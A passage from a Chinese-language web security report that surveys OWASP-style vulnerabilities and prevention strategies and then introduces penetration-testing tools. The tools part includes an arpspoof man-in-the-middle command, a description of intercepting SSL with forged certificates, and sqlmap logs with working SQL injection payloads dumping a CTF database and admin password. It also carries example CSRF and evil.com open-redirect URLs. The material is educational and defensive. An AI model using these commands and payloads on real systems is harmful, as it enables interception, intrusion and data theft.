敏感資料暴露	說明	對於應用程式使用到之資料、客戶之機密資訊，如果沒有加密保護，則當資料被竊取時，損失將難以估計。即使有加密的情況，如果使用的加密演算法強度太薄弱、密碼長度太短、密鑰生成過程有瑕疵或保存方式有誤都有可能造成加密的資料被解密流出。
	攻擊案例	案例 1：最常見的問題在於，應用程式在儲存客戶資訊的機密欄位沒有加密，常見的如使用者登入密碼、信用卡列表，或者資料庫設定成資料被查詢時自動解密，這都會導致當系統存在 SQL 注入漏洞時，直接將機密資訊以明文方式洩漏。 案例 2：應用程式的網站在需要身分驗證的網頁都沒有加密，例如使用 SSL。攻擊者只需從中監控網路資料封包，並竊取一個獲得授權的使用者 cookie，即可偽裝成該使用者身分登入，進而竊取該用戶的隱私資料。 案例 3：如果資料庫使用的 unsalted hash 演算法儲存每個使用者的密碼，一旦攻擊者透過其他漏洞獲得資料庫的內容，即可透過暴力破解 hash 的方式取得明文密碼。
	如何避免	對於機密的資訊，使用公認具有足夠強度的密碼演算法加密資訊(參考 FIPS 認證密碼演算法)，對於不必要的機密資訊，迅速予以清除。此外，至少在需要認證的頁面需要使用 SSL 加密，以避免機密資訊遭到中間人側錄。

缺少功能級別的存取控制	說明	網頁應用程式的權限限制有時候是透過外部的設定檔或額外配置來達成的，當設定是錯誤的，程式碼端亦沒有作對應的檢查，就會導致非授權攻擊者能夠存取被限制的資源。
	攻擊案例	攻擊者可以透過猜測網址的方式，嘗試獲得被限制存取的資源之網址(例如下方是一個後台管理介面的網址)，而此資源如果沒有作使用者認證與權限的檢查，則攻擊者即可存取此資源。 http://example.com/admin_dashboard
	如何防範	應用程式應該要使用統一並且易於分析的授權模組，將商業邏輯與授權邏輯分開，使得授權的設定能夠方便的審視與管理。並且在缺乏驗證機制的情況下(例如應用程式的配置錯誤)，應該要拒絕所有的請求。
跨站請求偽造	說明	攻擊者建立一個偽造的 HTTP 請求，並透過圖片標籤、跨站指令碼或其他攻擊方式，以欺騙使用者造訪一個自己已經通過認證的網站，並且因為該網站之 session 尚未過期，網站會認為該偽造之 HTTP 請求是真的由使用者發出的，因此執行了攻擊者預期的行為。
	攻擊案例	假設有一個銀行的網頁應用程式提供使用者轉帳的功能，透過以下網址能夠從登入之使用者的帳戶中轉帳 amount 數量的金錢至 account 帳戶中。 http://www.bank.com/withdraw?account=AccountName&amount=1000 如此一來，攻擊者可以建立如下請求，並將其嵌入攻擊者自己能夠控制的網站中，引誘受害者瀏覽。 如果受害者在 bank.com 的登入 session 尚未過期，一旦受害者瀏覽了包含此偽造請求的網站，則會立刻從受害者的帳戶中轉帳 100000 元至攻擊者(Attacker)帳戶中。
	如何防範	用來抵禦 XSRF 攻擊最簡單的方式，便是在 HTTP 的請求中加入一個隨機或無法讓攻擊者預測的 token，並且不同的使用者 session 的 token 是不同的，通常會透過伺服器端在請求前的表單中插入此 token。如此一來，攻擊者建立的偽造請求並沒有包含此 token，我們即可判定此請求是偽造的，而非使用者自分要求的。

使用已知漏洞元件	說明	「站在巨人的肩膀上，看得比較遠」這句話套用在軟體開發也相當貼切，隨著開發時程的緊迫，應用程式的複雜化，引入套件、元件與外部框架常常是在所難免的，但是引入的框架或套件本身可能存在漏洞，這也使得開發出來的應用程式暴露在這些漏洞的威脅之中。
	攻擊案例	以下兩個元件在 2011 年的下載次數高達 2200 萬次。 繞過 Apache CXF 認證：攻擊者可以在沒有使用身分認證 token 的情況下以最高管理員的權限調用任意的 web 服務。 Spring RCE：濫用 Spring 中的語言表達式的實作，使得攻擊可以執行任意程式碼，進而接管伺服器。
	如何防範	元件、套件或框架一旦被發現有漏洞，往往會透過更新或補丁的方式修補，因此開發應用程式時，應該要詳列與標示使用中的所有套件與其版本，透過定期的更新與維護，將此威脅的機率降至最低。如果不信的是套件本身已經停止維護，則盡量找尋有無替代套件或者手動解封裝，將有漏洞的部分修補或移除。
未經驗證的重新導向與轉送	說明	網站中常會有將使用者導向到其他頁面的功能需求，當這種功能是取用未經驗證的參數作為轉址的目標時，就會存在此種威脅，使得使用者被導向至釣魚網站或惡意網站，甚至存取被限制的資源。
	攻擊案例	如果網頁應用程式中存在此種頁面，則攻擊者可以建立如下網址，誘騙使用者點擊，使得使用者被導向至惡意網站。 http://www.example.com/redirect.jsp?url=evil.com
	如何防範	網頁應用程式的實作必須避免非必要的重導向與轉址，並且不要將轉址的目標放置到使用者參數中；如果真的無法避免將轉址目標放入使用者參數，也要能確保轉址的目標是否安全或者在預期的 Domain 中。

資料來源:本團隊整理

（二）威脅之防範策略

針對安全威脅，OWASP 提出了十點事前防範的策略(如表 4- 9)，跟隨這些策略，能夠防範或降低遭遇軟體安全威脅的可能性。

表 4-9 威脅之防範

防範策略	說明
頻繁且及早的安全驗證	軟體安全應該要從軟體的開發過程開始著手，盡早開始軟體安全的檢驗，而不是等到整個軟體開發完成才開始測試軟體安全問題。並且應該經常檢驗，開發過程中應該要建立軟體的安全相關測試，也可以合併使用敏捷方法中的 TDD(Test Driven Development)與 CI(Continuous Integration)的概念，這可以讓開發人員在軟體的開發過程中時常驗證，增進軟體整體的安全程度。
參數化查詢	SQL Injection 是常見的 injection 類攻擊手法，而透過 parameterize queries 的方式，可以降低遭受 SQL Injection 攻擊的可能性，queries parameterization 可以將不可信任之輸入送交資料庫，資料庫會分別處理每個參數，避免 SQL Injection 的產生。一些常見的網頁框架會使用 ORM(Object relational model)來操作資料庫，ORM 通常也會提供自動的 query parameterization。此外，資料庫端最好要能夠設定僅接受 parameterize queries 的輸入，強制前端的應用程式使用 parameterize queries，以增進整體系統的安全性。
編碼資料	將資料編碼能夠避免許多種的攻擊方式，尤其是 injection 類的攻擊，除了 SQL Injection 以外，還有 command injection、LDAP injection 與 XML injection 等。而資料編碼最常用來使用在避免 XSS 攻擊。
輸入合法性驗證	由使用者輸入或影響的輸入，都應該被視為不可信任的，並且被完整的檢驗其有效性，例如使用者帳戶如果只能由長度為 6 的英文數字組成，則收到使用者的輸入之後，應用程式應該要做相對應的檢查，看是否真的是長度為 6 的英數字，以避免遭受惡意輸入的威脅。 此外，除了使用者真的從使用者介面上輸入的資料外，網頁應用程式常常因為沒有檢查 HTTP header、Cookie、隱藏欄位的 GET 與 POST 方法資料與上傳的檔案而遭受威脅。同樣的，手機應用程式也常因為沒有檢查跨程序通訊得到的資料、後端網頁 API 傳來的資料與手機檔案系統傳來的資料，而遭受威脅。 驗證使用者輸入可以採用正規表示法。正規表示法是一個被廣泛使用的 pattern matching 工具，常常被軟體開發人員用來驗證輸入資料是否符合預期的 pattern。

防範策略	說明
實作身份識別與認證	使用者身分的識別與認證是應用程式開發中相當重要的一個環節，OWASP 有以下建議：使用多重身分認證，除了使用者帳號與密碼之外，加上電話、簡訊或指紋認證等方式，加強驗證的可靠性。對於移動裝置，建議採用 token-based 認證方式，一開始使用帳號與密碼通過認證之後，產生一個短期的 token，在通訊過程中即可透過此 token 做認證，避免不斷傳輸使用者的登入資訊。 此外，系統應該要提供強健的密碼儲存機制與密碼回復機制，會話的產生與過期機制，以減少會話被脅持之後，攻擊者可以控制的時間。最後，對於敏感資訊的存取應該要重新做認證，以保證操作者真的是使用者本人。
實作存取控制	對於不同資源的存取，應該要擁有不同的存取等級，避免敏感或需要較高權限的資源受到非法的存取。所有的請求都必須要經過 Access Control 的檢查，以保證系統所有的資源都在 Access Control 的保護下，如果沒有設定存取規則的資源，預設都應該是拒絕存取。此外，Access Control 與程式的邏輯應該要做切割，避免硬編碼 Access Control，這會增加未來在驗證與檢驗該軟體安全性的困難度。
資料保護	資料在傳輸的過程中，包含在應用程式的不同架構層級下的傳輸，底層到資料封包在網路中的傳輸，都應該被加密保護，例如 TLS 就是最常見的傳輸加密協定。對於靜態儲存的資料，也應予以加密保護，而且要避免使用薄弱的金鑰或把金鑰與加密之資料儲存在同一個地方。
入侵偵測	日誌紀錄除了除錯的用途以外，也能被用在應用程式的監控、商業分析、潛在客戶發掘等用途。
採用安全框架與函式庫	從頭開始建構一個系統的安全相關功能，除了相當花費時間以外，也可能因為自身的技術能力不足，導致系統出現安全漏洞。因此，利用現成的安全框架與函式庫除了能夠大幅提升開發速度，還能減少自身開發安全系統造成漏洞的可能性。
錯誤與例外處理	攻擊者往往透過錯誤的輸入造成系統發生錯誤，收集系統的資訊，例如 stack trace 或系統錯誤細節，進而幫助攻擊者入侵你的主機與系統。因此，正確的錯誤/例外處理，隱藏機密資訊甚至更進階的錯誤回復，能夠避免系統與主機陷於危險之中。

資料來源:本團隊整理

（三）檢測技術

在前面所提及的網路安全漏洞僅是冰山一角而已，實際上網路應用程式的漏洞與弱點遠遠超過這些。若開發者僅是人工檢查程式碼的話，不但十分耗費時間，同時也可能會有許多盲點，並無法真正的找到弱點。因此在評估自身伺服器的風險時，使用滲透測試會是較好的方法。

滲透測試為委請專業的第三方資安團隊,從駭客的角度出發,模擬攻擊者的角度，對伺服器做出各種入侵攻擊測試。在滲透測試時，測試者會嘗試入侵該企業的網站、網路系統、儲存設備等軟硬體，找出各種潛在的漏洞，以驗證企業的設備與資料是否可被破壞或竊取，同時也會評估此系統與硬體的架構，確認其安全性是否有待加強。

而在滲透測試結束後，將會列出詳細的攻擊手法與步驟，並提供完整的建議並輔導開發者修補漏洞，幫助開發者降低遭受入侵的風險。滲透測試的重要性在於，可以由有實際經驗的資安專家來做入侵測試，因此自然更有可能發現漏洞。另外，由不同角度來做測試更有可能發現開發者在設計時的盲點。且由專家所回報的風險評估也能夠幫助開發者正確的修正程式漏洞，使開發者以後在做開發時能正確避免產生此類漏洞。

在做測試的時候可分為兩種方法，一種為自動測試，另一種則是人工測試，自動測試優點在於較快速，並且省時，也較便宜。人工測試則是可以較為深度的檢測，並且準確率也較高，而有些漏洞也是自動測試所無法檢測出來的。

在前面介紹到各組織的檢測規範的時候就可以知道，網路的檢測範圍是非常廣泛的，不管是網路的資料鏈結層、網路層、傳輸層或是最高的應用層，都有需要做檢測的地方。而為了在檢測時能夠簡化這些步驟，勢必須要一些工具來加速並方便測試者做檢測，以下將介紹一些用於網路滲透測試的工具。

1. sslsniff

sslsniff 是一款對付 SSL 傳輸加密的中間人攻擊工具，他的原理是將自己設定為 HTTP 代理伺服器，從中攔截及轉送使用者與網站之間的往來資料。目前 SSL 加密技術,以一般個人電腦尚無法進行即時解密,才需要透過代理伺服器,利用假造的憑證，從中攔截使用者的瀏覽資訊，達到中間人攻擊的效果。

為了讓使用者以為是透過 SSL 上網，我們又要能看到其傳輸的資料，因此需假造 CA（Certificate Authority）憑證，利用 CA 憑證簽發使用者憑證，並將使用者憑證安裝到受害者的電腦。在攻擊前，必須先從 VeriSign、Thawte 等憑證公司申請一組真實的憑證，這些公司的根憑證已經複製到作業系統信任根認證，他們所簽發的憑證可以得到瀏覽器的信任，我們可以利用此憑證簽發請求用的憑證。

在攻擊時，我們可以利用以下指令做 ARP spoofing 欺騙目標主機，將閘道的 MAC 位置改為攻擊者的位置。

```
arpspoof-i eth0 -t attacker_address target_gateway
```

ARP spoofing 為一種針對 ARP 協定的攻擊技術，此攻擊的運作原理為攻擊者發送假的 ARP 封包到網路上，尤其是送到閘道上，其目的是要讓送至特定的 IP 位置的訊務量被錯誤送到攻擊者所取代的地方。因此攻擊者可以在竊聽這些封包後再送至真正的閘道，或者是竄改後再轉送。攻擊者亦可以將 ARP 封包導到不存在的 MAC 位址以達到阻斷服務攻擊的效果。

在成功欺騙目標主機以後，目標主機的所有訊務量將會先送至攻擊者的主機，因此攻擊者可以在竄改封包內容後使用事先拿到的憑證作簽署，讓使用者以為正在進行被 SSL 所保護的安全連線，但實際上內容已經被攻擊者所竄改了。

2. SQLMAP[69]

SQLMAP 是一套強大的 SQL 注入漏洞檢測工具，可以對 SQL 注入做深度、全面的檢測，並且是開源且免費的工具。SQLMAP 支援多種資料庫系統，例如 MySQL、Oracle、Microsoft SQL Server，以及多種攻擊手法，像是 boolean-based、time-based 等注入攻擊。Boolean-base 和 time-based 為 Blind SQL 注入攻擊的一種，也就是當目標網站沒有直接顯示出從資料庫中查詢到的資料時所使用的攻擊。

Boolean-based 意即利用網站回傳的值是否為 true 來判斷是否猜中資料庫中的資料，例如是否成功登入即可做為判斷的方式。而 Time-based 則是在注入攻擊時控制資料庫的反應時間來判斷是否猜中資料庫中的資料，最後拼湊出真正存於資料庫中的資

[69] sqlmap, “automatic SQL injection and database takeover tool”. [Online]. Available: http://sqlmap.org/，[Accessed: 2016/2/14].

料。SQLMAP 甚至可以針對網頁設計相對應的注入攻擊，以繞過不夠健全的防禦機制，像是有些網頁會針對「SELECT」字串做過濾，此時攻擊者可以嘗試使用「SeLeCt」等等變形來做攻擊。

在使用 SQLMAP 時，只需在參數中填入請求的方式（get 或是 post）和欄位名稱，SQLMAP 可以依照使用者的需求幫使用者找尋資料庫中的特定資料，或者是使用者也可以在參數中選擇--dump-all，將所有資料都找出來(請參閱圖 4- 6)。




圖 4- 6 SQLMAP 啟動畫面示意圖

資料來源：SQLMAP 及本團隊整理

SQLMAP 會自動偵測該攻擊目標的資料庫架構，並且選擇適當的攻擊方式，例如 boolean-based 或是 time-based，然後自然產生輸入資料做注入攻擊(如圖 4- 7)

```
POST parameter 'user' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 680 HTTP(s) requests:
---
Parameter: user (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (Generic comment)
    Payload: user=-8840' OR 5306=5306-- -&password=

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (SELECT - comment)
    Payload: user=' AND (SELECT * FROM (SELECT(SLEEP(5)))iHTL)#&password=
---
[22:36:17] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.7, PHP 5.5.9
back-end DBMS: MySQL 5.0.12
[22:36:17] [INFO] fetched data logged to text files under '/home/xiami/.sqlmap/output/csie.ctf.tw'
```

圖 4- 7 SQLMAP 自動判別攻擊方式

資料來源：SQLMAP 及本團隊整理

在攻擊結束之後，SQLMAP 就會將從資料庫中得到的資料顯示出來如下圖 4- 8。

```
[22:40:33] [INFO] retrieved: 1
[22:40:34] [INFO] retrieved: FLAG{298ae98cbbb40dec0c8773ddbac7c3c1}
[22:40:42] [INFO] retrieved: fl4g
[22:40:43] [INFO] analyzing table dump for possible password hashes
Database: ctf
Table: top_secret
[1 entry]
+------+----------------------------------------+
| tag  | value                                  |
+------+----------------------------------------+
| fl4g | FLAG{298ae98cbbb40dec0c8773ddbac7c3c1} |
+------+----------------------------------------+

[22:40:43] [INFO] table 'ctf.top_secret' dumped to CSV file '/home/xiami/.sqlmap/output/
[22:40:43] [INFO] fetching columns for table 'users' in database 'ctf'
[22:40:43] [INFO] retrieved: 2
[22:40:43] [INFO] retrieved: user
[22:40:44] [INFO] retrieved: password
[22:40:46] [INFO] fetching entries for table 'users' in database 'ctf'
[22:40:46] [INFO] fetching number of entries for table 'users' in database 'ctf'
[22:40:46] [INFO] retrieved: 1
[22:40:46] [INFO] retrieved: admin
[22:40:47] [INFO] retrieved: t3st
[22:40:48] [INFO] analyzing table dump for possible password hashes
Database: ctf
Table: users
[1 entry]
+--------+----------+
| user   | password |
+--------+----------+
| admin  | t3st     |
+--------+----------+
```

圖 4- 8 SQLMAP 從資料庫得到資料範例

資料來源：SQLMAP 及本團隊整理

3. Burp Suite

針對 OWASP 所提出的十大安全漏洞，此套名為 Burp Suite[70]的工具也做了較為全面的漏洞偵測器。Burp Suite 對於十大漏洞都能夠有效的偵測，並且會提供足以信賴的報告以及解決這些漏洞的實質建議，並且可以在全自動的形況下完成安全檢測，使用者不需自行撰寫程式，使用介面如圖 4-9 所示。相較於其他檢測工具，Burp Suite 是一套較完整的檢測工具，且準確率凌駕於目前市面上的其他產品。同時 Burp Suite 也會針對最新發現的漏洞不斷做更新，以達到最完善的檢測。相對的，Burp Suite 的漏洞偵測部分是需要付費才能使用的服務。

Burp Suite 不但可用於自動化的漏洞檢測，同時也是一套專業的滲透測試者時常使用的工具。例如 Burp Suite 中的代理伺服器功能，可以用於攔截並且修改 HTTP 請求的封包,在專業的人工滲透測試使用此套軟體,可以更深入且完整的進行滲透測試。以下將簡單介紹 Burp Suite 的使用方式：

Burp Suite 的代理伺服器功能顧名思義就是在使用者和所瀏覽的網頁中設置一個代理伺服器，而使用者會先連上 Burp Suite 的伺服器後再由 Burp Suite 代為發送請求及收取回應，因此使用者可以在這個代理伺服器中修改所欲傳送的封包。為了讓瀏覽器在連線時先連上 Burp Suite，因此必須先在設定中設置代理伺服器，如圖 4- 9。

[70] PORTSWIGGER, “Burp Web Vulnerability Scanner”. [Online]. Available: https://portswigger.net/burp/scanner.html，[Accessed: 2016/2/14].




圖 4- 9 Burp Suite 代理伺服器設置圖

資料來源：Burp Suite 及本團隊整理

下圖 4- 10 為開啟 Burp Suite 後的基礎介面，將會顯示使用者所連上的網頁資訊。




圖 4- 10 Burp Suite 使用者介面

資料來源：Burp Suite 及本團隊整理

圖 4- 11 可以在圖型化介面中看到 Burp Suite 所提供的功能

圖 4- 11 Burp Suite 功能欄

資料來源：Burp Suite 及本團隊整理

圖 4- 12 在開啟 Burp Suite 的攔截功能後，Burp Suite 將會在傳出封包前自動進行攔截，使用者可以在視窗中看到該封包的資訊，並且決定是否要進行修改。




圖 4- 12 Burp Suite 攔截封包範例

資料來源：Burp Suite 及本團隊整理

Burp Suite 也可以針對網頁指定某些特定的漏洞進行嘗試性攻擊，像是不安全的物件參考和注入漏洞等等，圖 4- 13 只須選擇 Spider this host 即可自動攻擊。




圖 4- 13 Burp Suite 自動攻擊功能

資料來源：Burp Suite 及本團隊整理

圖 4- 14 BurpSuite 也可以利用 Intruder 功能自動對網頁發動使用者自行定義的攻擊，例如某些可能會觸發漏洞的輸入或是猜測帳號密碼等等。




圖 4- 14 Burp Suite 自定義攻擊功能

資料來源：Burp Suite 及本團隊整理

圖 4- 15 Burp Suite 也可以選擇針對網頁的特定欄位做攻擊。




圖 4- 15 Burp Suite 特定欄位攻擊

資料來源：Burp Suite 及本團隊整理

另外，圖 4- 16 Burp Suite 還能夠加入其他的插件，使其功能更加強大。

